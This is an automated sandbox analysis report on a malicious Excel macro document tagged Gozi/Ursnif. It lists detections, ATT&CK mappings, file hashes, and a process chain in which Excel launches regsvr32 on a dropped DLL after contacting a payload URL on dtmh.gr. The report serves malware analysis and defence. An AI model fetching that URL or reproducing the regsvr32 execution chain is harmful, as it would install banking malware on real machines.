

JOeSandbox Cloud BASIC



ID: 324316

Sample Name: document-1411385003.xls

Cookbook:

defaultwindowsofficecookbook.jbs

Time: 06:02:08

Date: 29/11/2020

Version: 31.0.0 Red Diamond

Table of Contents

Table of Contents	2
Analysis Report document-1411385003.xls	4
Overview	4
General Information	4
Detection	4
Signatures	4
Classification	4
Startup	4
Malware Configuration	4
Yara Overview	4
Initial Sample	4
Sigma Overview	4
System Summary:	4
Signature Overview	5
AV Detection:	5
Software Vulnerabilities:	5
System Summary:	5
HIPS / PFW / Operating System Protection Evasion:	5
Mitre Att&ck Matrix	5
Behavior Graph	6
Screenshots	6
Thumbnails	6
Antivirus, Machine Learning and Genetic Malware Detection	7
Initial Sample	7
Dropped Files	7
Unpacked PE Files	7
Domains	7
URLs	7
Domains and IPs	8
Contacted Domains	8
URLs from Memory and Binaries	8
Contacted IPs	8
Public	8
General Information	8
Simulations	9
Behavior and APIs	9
Joe Sandbox View / Context	9
IPs	9
Domains	10
ASN	10
JA3 Fingerprints	10
Dropped Files	11
Created / dropped Files	11
Static File Info	12
General	12
File Icon	13
Static OLE Info	13
General	13
OLE File "document-1411385003.xls"	13
Indicators	13
Summary	13
Document Summary	13
Streams	13
Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096	13
General	13
Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 4096	13
General	14
Stream Path: Workbook, File Type: Applesoft BASIC program data, first line number 16, Stream Size: 327615	14

General	14
Macro 4.0 Code	14
Network Behavior	14
Network Port Distribution	14
TCP Packets	15
UDP Packets	15
DNS Queries	15
DNS Answers	15
Code Manipulations	15
Statistics	15
Behavior	15
System Behavior	16
Analysis Process: EXCEL.EXE PID: 2232 Parent PID: 584	16
General	16
File Activities	16
File Created	16
File Deleted	17
File Moved	17
File Written	17
File Read	25
Registry Activities	25
Key Created	25
Key Value Created	25
Analysis Process: regsvr32.exe PID: 2324 Parent PID: 2232	33
General	33
Disassembly	33
Code Analysis	33

Analysis Report document-1411385003.xls

Overview

General Information

Sample Name:

document-1411385003.xls

Analysis ID:

324316

MD5:

0e578c836b3cc5...

SHA1:

2fb23ab9b9439f7..

SHA256:

e4b39e254df2f99..

Tags:


gozi

SilentBuilder

ursnif

xls

Most interesting Screenshot:



Detection

MALICIOUS

SUSPICIOUS

CLEAN

UNKNOWN

Hidden Macro 4.0

Score:

80

Range:

0 - 100

Whitelisted:

false

Confidence:

100%

Signatures

Multi AV Scanner detection for subm...

Office document tries to convince vi...

Document exploit detected (UriDown...

Document exploit detected (process...

Found Excel 4.0 Macro with suspicio...

Found obfuscated Excel 4.0 Macro

Sigma detected: Microsoft Office Pr...

Yara detected hidden Macro 4.0 in E...


Allocates a big amount of memory (p...

Document contains embedded VBA ...

IP address seen in connection with o...

Potential document exploit detected...

Classification



Startup

- System is w7x64
-  EXCEL.EXE (PID: 2232 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)
 -  regsvr32.exe (PID: 2324 cmdline: regsvr32 -s C:\giogit\mpomqr\lwpxeohi.dll MD5: 59BCE9F07985F8A4204F4D6554CFF708)
- cleanup

Malware Configuration

No configs have been found

Yara Overview

Initial Sample

Source	Rule	Description	Author	Strings
document-1411385003.xls	SUSP_Excel4Macro_Auto Open	Detects Excel4 macro use with auto open / close	John Lambert @JohnLaTwC	0x0:\$header_docf: D0 CF 11 E0 0x502a2:\$s1: Excel 0x5131d:\$s1: Excel 0x389b:\$Auto_Open: 18 00 17 00 20 00 00 01 07 00 0 0 00 00 00 00 00 00 00 01 3A
document-1411385003.xls	JoeSecurity_HiddenMacro	Yara detected hidden Macro 4.0 in Excel	Joe Security	


Sigma Overview

System Summary:



Sigma detected: Microsoft Office Product Spawning Windows Shell

Signature Overview



- AV Detection
- Software Vulnerabilities
- Networking
- System Summary
- Data Obfuscation
- Hooking and other Techniques for Hiding and Protection
- HIPS / PFW / Operating System Protection Evasion

Click to jump to signature section

AV Detection:



Multi AV Scanner detection for submitted file

Software Vulnerabilities:



Document exploit detected (UrlDownloadToFile)

Document exploit detected (process start blacklist hit)

System Summary:



Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Found Excel 4.0 Macro with suspicious formulas

Found obfuscated Excel 4.0 Macro


HIPS / PFW / Operating System Protection Evasion:



Yara detected hidden Macro 4.0 in Excel

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects
Valid Accounts	Scripting 2 1	Path Interception	Process Injection 1	Regsvr32 1	OS Credential Dumping	File and Directory Discovery 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Encrypted Channel 2	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization
Default Accounts	Exploitation for Client Execution 2 3	Boot or Logon Initialization Scripts	Extra Window Memory Injection 1	Masquerading 1	LSASS Memory	System Information Discovery 2	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Non-Application Layer Protocol 1	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Disable or Modify Tools 1	Security Account Manager	Query Registry	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Application Layer Protocol 2	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 1	NTDS	System Network Configuration Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap	



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
document-1411385003.xls	11%	Metadefender		Browse
document-1411385003.xls	48%	ReversingLabs	Document-Word.Backdoor.Quakbot	

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://dtmh.gr/ds/231120.gif	0%	URL Reputation	safe	
http://https://dtmh.gr/ds/231120.gif	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://dtmh.gr/ds/231120.gif	0%	URL Reputation	safe	
http://servername/isapibackend.dll	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
dtmh.gr	78.46.235.88	true	false		unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://dtmh.gr/ds/231120.gif	document-1411385003.xls	false	- URL Reputation: safe - URL Reputation: safe - URL Reputation: safe	unknown
http://servername/isapibackend.dll	regsvr32.exe, 00000003.00000000 2.2139185175.0000000001D80000. 00000002.00000001.sdmp	false	Avira URL Cloud: safe	low

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
78.46.235.88	unknown	Germany		24940	HETZNER-ASDE	false

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	324316

Start date:	29.11.2020
Start time:	06:02:08
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 4m 47s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	document-1411385003.xls
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	6
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal80.expl.evad.winXLS@3/5@1/1
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xls • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe, svchost.exe • VT rate limit hit for: /opt/package/joesandbox/database/analysis/324316/sample/document-1411385003.xls

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
78.46.235.88	document-1422773217.xls	Get hash	malicious	Browse	
	document-1422773217.xls	Get hash	malicious	Browse	
	document-1410525703.xls	Get hash	malicious	Browse	
	document-1410525703.xls	Get hash	malicious	Browse	
	document-1411290183.xls	Get hash	malicious	Browse	
	document-1393356833.xls	Get hash	malicious	Browse	
	document-1411290183.xls	Get hash	malicious	Browse	
	document-1393356833.xls	Get hash	malicious	Browse	

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	document-1449702565.xls	Get hash	malicious	Browse	
	document-1457177111.xls	Get hash	malicious	Browse	
	document-1449702565.xls	Get hash	malicious	Browse	
	document-146786230.xls	Get hash	malicious	Browse	
	document-1457177111.xls	Get hash	malicious	Browse	
	document-146786230.xls	Get hash	malicious	Browse	
	document-1442977347.xls	Get hash	malicious	Browse	
	document-1442977347.xls	Get hash	malicious	Browse	
	document-1465459998.xls	Get hash	malicious	Browse	
	document-1444203221.xls	Get hash	malicious	Browse	
	document-1444203221.xls	Get hash	malicious	Browse	
	document-1466544307.xls	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
dtmh.gr	document-1422773217.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1422773217.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1410525703.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1410525703.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1411290183.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1393356833.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1411290183.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1393356833.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1449702565.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1457177111.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1449702565.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-146786230.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1457177111.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-146786230.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1442977347.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1442977347.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1465459998.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1444203221.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1444203221.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1466544307.xls	Get hash	malicious	Browse	• 78.46.235.88

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
HETZNER-ASDE	document-1422773217.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1422773217.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1410525703.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1410525703.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1411290183.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1393356833.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1411290183.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1393356833.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1449702565.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1457177111.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1449702565.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-146786230.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1457177111.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-146786230.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1442977347.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1442977347.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1465459998.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1444203221.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1444203221.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1466544307.xls	Get hash	malicious	Browse	• 78.46.235.88

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Temp\50EE0000

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	316270
Entropy (8bit):	7.9838517767090424
Encrypted:	false
SSDEEP:	6144:8SrFLPodmRqyAVYtIKsVLCyo7NtbcY7uLaG/9t7+MB:HFPM8R3AsB+bjej/9cu
MD5:	BD6FEE98DC956A97F2085054D09D055E
SHA1:	3907740BED9C539D453E2AF2CA569BDBA75F145C
SHA-256:	96528633FE30A9C50F29386B3F8754C54FE33828575967CA2D76F78A2CDFA6DF
SHA-512:	75023FD18A36794D4F274B69741E645855BB344A5ACD7B626844FB3C6C7807E2E015CBA4F14663649FBEB7FE88F7C71206B688AC1B3D50338712ADA3DB3286E8
Malicious:	false
Reputation:	low
Preview:	..n.0.E.....D'.....E....I?&..a.@.....C..s.R.x~..x...55.f....._wR..`.....Y ..4..9..V.P.6F...[,T.....E.....l..rk".X.A..b....^.;YJC.....&9%9.h>.1..v.....Up...-@..r^".?@..X . (f...yN.WxPaP2b.....Jh._0.7.i.....?..^(....V.g..Kk.i....%I9.*Vi..3l..4/O.re.....o.....#>..F...#..N.....;_c.yV..zT.:..r...h~=-.2#.w...p/Fn....ln....s.@.....p9S...s.8..u....^&J.....f...8.....&D...e..l.....PK.....!...j].....[Content_Types].xml ...(.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Tue Oct 17 10:04:00 2017, mtime=Sun Nov 29 13:02:43 2020, atime=Sun Nov 29 13:02:43 2020, length=8192, window=hide
Category:	dropped
Size (bytes):	867
Entropy (8bit):	4.464614488906293
Encrypted:	false
SSDEEP:	12:85Qq24CLXg/XAICPCHaXgzB8IB/NKxRX+WnicvbVbDtZ3YilMMEpxRijKxTdJP8:85z24U/XTwz6li/YetDv3qkrNru/
MD5:	57EF378CB949CEA48A13D45D110F50ED
SHA1:	D8B9B60488F47736366B8A02F22683CDF4138AF0
SHA-256:	E6ADCF0A4739586513F671566F410306792DA622C2B7298BCA7CDC3F21D92F08
SHA-512:	5265BF1F36946D526DF24522BDB4BBF49D13609A12F9D2FD0B78A67E24C873265DA70FA2EE96DC1E87504D52FC7D3897CA00AEC6C6BCC61B281451D6DAC6FD2
Malicious:	false
Reputation:	low
Preview:	L.....F.....7G...).NX....).NX.....i.....P.O.:i.....+00../C:\.....t.1.....QK.X..Users.`.....QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,- .2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....}QVp..Desktop.d.....QK.X}QVp*..._...=.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,-2. 1.7.6.9.....i.....?J.....C:\Users\..#.....\\138727\Users.user\Desktop.....\.....\.....\.....\.....\D.e.s.k.t.o.p.....LB.)...Ag.....1SPS.XF.L 8C....&m.m.....S.-.1.-5.-2.1.-9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....138727.....D_....3N...W...9r.[*.....}EkD_....3N.. .W...9r.[*.....}Ek....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\document-1411385003.LNK

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Aug 26 14:08:13 2020, mtime=Sun Nov 29 13:02:43 2020, atime=Sun Nov 29 13:02:43 2020, length=339968, window=hide
Category:	dropped
Size (bytes):	4236
Entropy (8bit):	4.506298020663494
Encrypted:	false
SSDEEP:	96:8il/XLlkf1hkQh2il/XLlkf1hkQh2il/XLlkf1hkQh2il/XLlkf1hkQ/:8UIkgQEUIkgQEUIkgQEUIkgQ/
MD5:	0E49CE990AC503E4E9CCF8F2DD0957CB
SHA1:	69A9A829E1ECC43D8A7BB7F51709A5FABC020D41
SHA-256:	EA41B7D8D8E0D9AAAA7425A15CB5BD93215D18F0D848F986B77E04030ED01B3E
SHA-512:	70145F362C59DA2A54BCDB9C2BFB81DCE44470F37AED89C7C2A386E2BC8AD469D1025DD24698A8D76ED6E9D379CA8A1B7E605353ACCE6C7BB50A3C8A98C039B
Malicious:	false
Reputation:	low

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\document-1411385003.LNK

Preview:	L.....F.....".{...}.NX...M.NX...0.....P.O. .i.....+00../C:\.....t.1....QK.X..Users.`.....:QK.X*.....6....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,-.2.1.8.1.3....L.1.....Q.y..user.8.....QK.X.Q.y*...&=...U.....A.l.b.u.s....z.1.....Q.y..Desktop.d.....QK.X.Q.y*..._...=.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,-.2.1.7.6.9....x.2..0..}QSp .DOCUME~1.XLS..\.....Q.y.Q.y*...8.....d.o.c.u.m.e.n.t.-.1.4.1.1.3.8.5.0.0.3...x.l.s.....-...8...[.....?J.....C:\Users\.#.....\138727\Users.user\Desktop\document-1411385003.xls.....\.....\.....\.....\D.e.s.k.t.o.p.\d.o.c.u.m.e.n.t.-.1.4.1.1.3.8.5.0.0.3...x.l.s.....;...LB)...Ag.....1SPS.XF.L8C....&m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....138727.....D_...3N.
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C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	232
Entropy (8bit):	4.659010171944146
Encrypted:	false
SSDEEP:	6:dj6Y9LiiWpuYgELiiWpuYUY9LiiWpuYgELiiWpuYUY9LiiWpuYgELiiWpuYUY9Lr:dmfiWpuYsiWpuYUfiWpuYsiWpuYUfiWY
MD5:	2533CD7B5053F7312DE40EFA72755FCC
SHA1:	49CF1CD8E42325C9560D5C956B0761F53230A916
SHA-256:	B9B4D2DB01459583632D2ACCB47BDAC642FD3C52A64689DDEEB6378F5B4E8792
SHA-512:	152125580E4AFF6EAB9AFA146575639BB9F3FD75CE8E0ED3D09A9D7A5090D946B3999108AB68F0C08C9E5CF35807F29AEA3306A19033B65CBB7692927C5D7B
Malicious:	false
Reputation:	low
Preview:	Desktop.LNK=0..[xls]..document-1411385003.LNK=0..document-1411385003.LNK=0..[xls]..document-1411385003.LNK=0..document-1411385003.LNK=0..[xls]..docume nt-1411385003.LNK=0..document-1411385003.LNK=0..[xls]..document-1411385003.LNK=0..

C:\Users\user\Desktop\E1EEE0000

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Applesoft BASIC program data, first line number 16
Category:	dropped
Size (bytes):	401081
Entropy (8bit):	7.183065921774767
Encrypted:	false
SSDEEP:	6144:KcKoSsxzNDZLDZjlbR868O8KiA4XkXOn2xEtjPOtioVjDGUU1qfDlavx+W+LlfdC:Kizo8RnslROnr6n75YJS
MD5:	A00E5BE15A73ADA4F6FFF9DA7C7987E1
SHA1:	ACF64805C40D3D2DB9D40F7AAA3B38E49B79623A
SHA-256:	B0EDC9153FD2C4E23DCD7E006D0D6B95B4AD1623FAA8D6BB3510359C56A7126E
SHA-512:	AED8E98DB7EDD115BFAC377890C5744925234857A26C4EE3BC2DC283196CAB0D3C4AFD888F463B2A401BF72D7D66115228BED56010965E4F266CE96324F40Bf
Malicious:	false
Preview:	g2.....\p....B....a.....=......=.i.9J.8.X.@.....".....1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l. i.b.r.i.1.....C.a.l.i.b.r.i.1.....>.....C.a.l.i.b.r.i.1.....?.....C.a.l.i.b.r.i.1.....4.....C.a.l.i.b.r.i.1.....8.....C.a.l.i.b.r.i.1.....8..... ..C.a.l.i.b.r.i.1.....8.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....h...8.....C.a.m.b.r.i.a.1.....<.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.2, Code page: 1251, Name of Creating Application: Microsoft Excel, Create Time/Date: Sat Sep 16 01:00:00 2006, Last Saved Time/Date: Thu Nov 26 09:47:56 2020, 0x21210013: 0
Entropy (8bit):	7.519789176158722
TrID:	- Microsoft Excel sheet (30009/1) 78.94% - Generic OLE2 / Multistream Compound File (8008/1) 21.06%
File name:	document-1411385003.xls
File size:	339968
MD5:	0e578c836b3cc5b29771e51f3c4b0cf9
SHA1:	2fb23ab9b9439f7d447ec529415e1039143d33d1
SHA256:	e4b39e254df2f996274732baea7d3ead38ca845d404aac72e682f378b78531be
SHA512:	4f1a3b99eb64a3d98949933e1714144280200ae4c64085ec0803493030425502e98ded7efb0acd0b31c4cc3bfa8a4bf87a3d4640c77470602844cb2092f31050
SSDEEP:	6144:WcKoSsxzNDZLDZjlbR868O8Kfc03pXOFq7uDpYHceXVhca+fMHLTy/x2zZ8kpTV:7izo8RnslROnr6n75Yr

General

File Content Preview:

.....>.....

.....

.....

File Icon



Icon Hash:	e4eea286a4b4bcb4
------------	------------------

[illegible]

General	

Document Type:	OLE
----------------	-----

Number of OLE Files:	1
----------------------	---

OLE File "document-1411385003.xls"

Indicators	

Has Summary Info:	True
-------------------	------

Application Name:	Microsoft Excel
-------------------	-----------------

Encrypted Document:	False
---------------------	-------

Contains Word Document Stream:	False
--------------------------------	-------

Contains Workbook/Book Stream:	True
--------------------------------	------

Contains PowerPoint Document Stream:	False
--------------------------------------	-------

Contains Visio Document Stream:	False
---------------------------------	-------

Contains ObjectPool Stream:	
-----------------------------	--

Flash Objects Count:	
----------------------	--

Contains VBA Macros:	True
----------------------	------

Summary	

Code Page:	1251
------------	------

Author:	
---------	--

Last Saved By:	
----------------	--

Create Time:	2006-09-16 00:00:00
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Last Saved Time:	2020-11-26 09:47:56
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Creating Application:	Microsoft Excel
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Document Summary	

Document Code Page:	1251
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Thumbnail Scaling Desired:	False
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Contains Dirty Links:	False
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Shared Document:	False
------------------	-------

Changed Hyperlinks:	False
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Application Version:	917504
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Streams

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096

General	

Stream Path:	\\x5DocumentSummaryInformation
--------------	--------------------------------

File Type:	data
------------	------

Stream Size:	4096
--------------	------

Entropy:	0.367004077607
----------	----------------

Base64 Encoded:	False
-----------------	-------

Data ASCII:	+...0.....H.....P..... .X.....`.....h.....p.....x.....DocuSign.....2.....3.....1.....4.....5.....
-------------	---

Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 00 01 00 00 08 00 00 00 01 00 00 00 48 00 00 00 17 00 00 00 50 00 00 00 0b 00 00 00 58 00 00 00 10 00 00 00 60 00 00 00 13 00 00 00 68 00 00 00 16 00 00 00 70 00 00 00 0d 00 00 00 78 00 00 00 0c 00 00 00 bf 00 00 00 02 00 00 00 e3 04 00 00
-----------	---

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\\x5SummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.252910329293
Base64 Encoded:	False
Data ASCII:	Oh.....+'..0.....@.....H..... ...T.....`.....x.....!!..... ...Microsoft Excel.@..... .##...@.....x7.....
